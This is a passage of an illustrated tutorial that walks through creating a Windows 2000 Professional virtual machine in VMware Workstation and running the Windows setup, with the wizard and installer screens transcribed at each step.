
Guest operating system:

● Microsoft Windows
○ Linux
○ Novell NetWare
○ Sun Solaris
○ Other

Version:

Windows 2000 Professional

5. Accept the default *Virtual machine name* and location. Click **Next**.



New Virtual Machine Wizard

Name the Virtual Machine


What name would you like to use for this virtual machine?

Virtual machine name: Windows 2000 Professional

Location: C:\Documents and Settings\mspivey\My Documents\My Virtual

6. Accept the default network type of *Use bridged networking*. Click **Next**.

***Note:** This is one of the options that makes VMware Workstation interesting in that you control if your virtual computer gets its own IP address on the network *(bridged)*, must share the host IP address *(NAT)*, will establish a network between the host and virtual computer only *(host-only)*, or not have a network connection at all. A maximum of three virtual network cards can be installed on each virtual computer with independent settings for each.



New Virtual Machine Wizard

Network Type

What type of network do you want to add?

Network connection


● Use bridged networking
Give the guest operating system direct access to an external Ethernet network. The guest must have its own IP address on the external network.

○ Use network address translation (NAT)
Give the guest operating system access to the host computer's dial-up or external Ethernet network connection using the host's IP address.

○ Use host-only networking
Connect the guest operating system to a private virtual network on the host computer.

○ Do not use a network connection

7. Accept the default virtual *Disk size* (capacity) of 4.0 (GB). Click **Finish**.



New Virtual Machine Wizard

Specify Disk Capacity

How large do you want this disk to be?

Disk capacity

This virtual disk can never be larger than the maximum capacity that you set here.

Disk size (GB): 4.0


□ Allocate all disk space now.

By allocating the full capacity of the virtual disk, you enhance performance of your virtual machine. However, the disk will take longer to create and there must be enough space on the host's physical disk.

If you do not allocate disk space now, your virtual disk files will start small, then become larger as you add applications, files, and data to your virtual machine.

□ Split disk into 2 GB files

8. The VMware Workstation application now has a tab called **Windows 2000 Professional**.



Windows 2000 Professional - VMware Workstation
File
Edit
View
VM
Team
Windows
Help
Home
Windows 2000 Professional

Windows 2000 Professional

State: Powered off

Guest OS: Windows 2000 Professional

Configuration file: C:\Documents and Settings\mspivey\My Documents\My Virtual Machines\Windows 2000 Professional\win2000pro.vmx

Version: Current virtual machine for VMware Workstation 5.0.0

Commands

Start this virtual machine

Edit virtual machine settings


Clone this virtual machine

Devices	
Memory	256 MB
Hard Disk (SCSI 0:0)	
CD-ROM (IDE 1:0)	Auto detect
Ethernet	Bridged
USB Controller	Present
Audio	Default adapter

Notes


Type here to enter notes for this virtual machine

9. Click **Edit virtual machine settings**.


Start this virtual machine
Edit virtual machine settings
Clone this virtual machine

This is the area where you can make any adjustments you need, such as increasing the amount of physical RAM on the host computer you want dedicated to the virtual machine, changing the hard disk size, or adding other hardware items. Once a virtual computer is running it must be shut down to change most of these settings, with the exceptions of disconnecting the CD-ROM or floppy drive during operation.

10. Once you have made any adjustments, click **OK**.



Device	Summary
Memory	256 MB
Hard Disk (SCSI 0:0)	
CD-ROM (IDE 1:0)	Auto detect
Ethernet	Bridged
USB Controller	Present
Audio	Default adapter

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.


Memory for this virtual machine: 256 MB

△ Guest OS recommended minimum: 64MB


▲ Recommended memory: 256MB

▲ Maximum recommended memory: 796MB
(Memory swapping may occur beyond this size)

11. Insert the Microsoft Windows 2000 Workstation CD into the CD-ROM drive. Click **Start this virtual machine** or click the **Play** button on the toolbar.


Start this virtual machine
Edit virtual machine settings
Clone this virtual machine


12. The virtual computer boot screen appears.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
vmware®
You do not have VMware Tools installed.

```
Starting
        Press F2 to enter SETUP, F12 for Network Boot, ESC for Boot Menu
```


13. The virtual computer will boot from the CD.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
You do not have VMware Tools installed.

```
Windows 2000 Setup

Setup is loading files (ACPI Plug & Play Bus Driver)...
```

14. At the **Welcome to Setup** screen press the **Enter** key.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional

```
Windows 2000 Professional Setup

  Welcome to Setup.

  This portion of the Setup program prepares Microsoft(R)
  Windows 2000(TM) to run on your computer.

      •  To set up Windows 2000 now, press ENTER.

      •  To repair a Windows 2000 installation, press R.

      •  To quit Setup without installing Windows 2000, press F3.

  ENTER=Continue  R=Repair  F3=Quit
```

You do not have VMware Tools installed.

Remember that as far as your host computer is concerned your virtual computer is completely separate from the host machine. The next screen you will see is a warning that you have a new or erased hard drive you are trying to install Windows on and it is a new virtual hard drive.


15. Accept the notice and press the **C (Continue Setup)** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional

```
Windows 2000 Professional Setup

   Setup has determined that your computer's startup hard disk is new
   or has been erased, or that your computer is running an operating
   system that is incompatible with Windows 2000.

   If the hard disk is new or has been erased, or if you want to discard
   its current contents, you can choose to continue Setup.

   If your computer is running an operating system that is incompatible
   with Windows 2000, continuing Setup may damage or destroy the existing
   operating system.

   •  To continue Setup, press C.
      CAUTION: Any data currently on your computer's startup hard disk
      will be lost.

   •  To quit Setup, press F3.

  C=Continue Setup  F3=Quit
```


You do not have VMware Tools installed.

16. After reading the License Agreement and accepting its terms, press the **F8 (I agree)** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
You do not have VMware Tools installed.


```
Windows 2000 Licensing Agreement

  MICROSOFT WINDOWS 2000 PROFESSIONAL

  END-USER LICENSE AGREEMENT FOR MICROSOFT
  DESKTOP

  OPERATING SYSTEMS

  IMPORTANT-READ CAREFULLY: This End-User
  License Agreement ("EULA") is a legal agreement between
  you (either an individual or a single entity) and the
  manufacturer ("Manufacturer") of the computer system or computer
  system component ("HARDWARE") with which you acquired the
  Microsoft software product(s) identified above ("SOFTWARE
  PRODUCT" or "SOFTWARE"). If the SOFTWARE
  PRODUCT is not accompanied by new HARDWARE, you may not use
  or copy the SOFTWARE PRODUCT. The SOFTWARE
  PRODUCT includes computer software, the associated media, any
  printed materials, and any "online" or electronic documentation.
  This EULA is valid and grants the end-user license rights ONLY if
  the SOFTWARE PRODUCT is genuine and a genuine Certificate of
  Authenticity for the PRODUCT SOFTWARE is provided with the
  SOFTWARE PRODUCT. Any software provided along with the
  SOFTWARE PRODUCT that is associated with a separate end-user
  license agreement is licensed to you under the terms of that
  license agreement. You agree to be bound by the terms of this
  EULA by installing, copying, downloading, accessing or otherwise
  using the SOFTWARE PRODUCT. If you do not agree, Manufacturer

 F8=I agree  ESC=I do not agree  PAGE DOWN=Next Page
```

17. Accept the default partition sizes for the hard drive. Press **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
You do not have VMware Tools installed.


```
Windows 2000 Professional Setup

  The following list shows the existing partitions and
  unpartitioned space on this computer.

  Use the UP and DOWN ARROW keys to select an item in the list.

     •  To set up Windows 2000 on the selected item, press ENTER.

     •  To create a partition in the unpartitioned space, press C.

     •  To delete the selected partition, press D.

  4095 MB Disk 0 at Id 0 on bus 0 on buslogic
        Unpartitioned space                 4095 MB

 ENTER=Install  C=Create Partition  F3=Quit
```

18. Accept the default of formatting the hard drive with the NTFS file system. Press **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
You do not have VMware Tools installed.


```
Windows 2000 Professional Setup

  A new partition for Windows 2000 has been created on

  4095 MB Disk 0 at Id 0 on bus 0 on buslogic.

  This partition must now be formatted.

  From the list below, select a file system for the new partition.
  Use the UP and DOWN ARROW keys to select the file system you want,
  and then press ENTER.

  If you want to select a different partition for Windows 2000,
  press ESC.

    Format the partition using the NTFS file system
    Format the partition using the FAT file system

 ENTER=Continue  ESC=Cancel
```

19. You will see the progress of the formatting process.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
You do not have VMware Tools installed.

```
Windows 2000 Professional Setup


               Please wait while Setup formats the partition

              C:  New (Unformatted)                   4087 MB

              on 4095 MB Disk 0 at Id 0 on bus 0 on buslogic.



        Setup is formatting...
                                100%
```

20. The Windows files will now install on the virtual hard drive.




Windows 2000 Professional Setup

```
Please wait while Setup copies files to the Windows 2000
                 installation folders.
       This may take several minutes to complete.


Setup is copying files...
                              13%

Copying: driver.cab
```

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
You do not have VMware Tools installed.

21. Once completed, the virtual computer will automatically reboot itself.




Windows 2000 Professional Setup

```
This portion of Setup has completed successfully.

If there is a floppy disk in drive A:, remove it.

To restart your computer, press ENTER.
When your computer restarts, Setup will continue.


            Your computer will reboot in 9 seconds....

ENTER=Restart Computer
```

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
You do not have VMware Tools installed.

22. The new Windows 2000 virtual computer will now boot up.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Microsoft
Microsoft Windows 2000 Professional
Built on NT Technology

Starting up...

Copyright © 1985-1999 Microsoft Corporation

You do not have VMware Tools installed.

23. The installation process will continue. You can click **Next** or just wait and it will automatically continue on its own.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
< Back
Next >

Windows 2000 Professional Setup


Installing Devices

Setup is detecting and installing devices on your computer.

Please wait while Setup detects and installs devices such as your keyboard and mouse. This will take several minutes. During this time, your screen may flicker for a few seconds.

You do not have VMware Tools installed.

24. Accept the default *US keyboard* layout or change to your preference. Click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
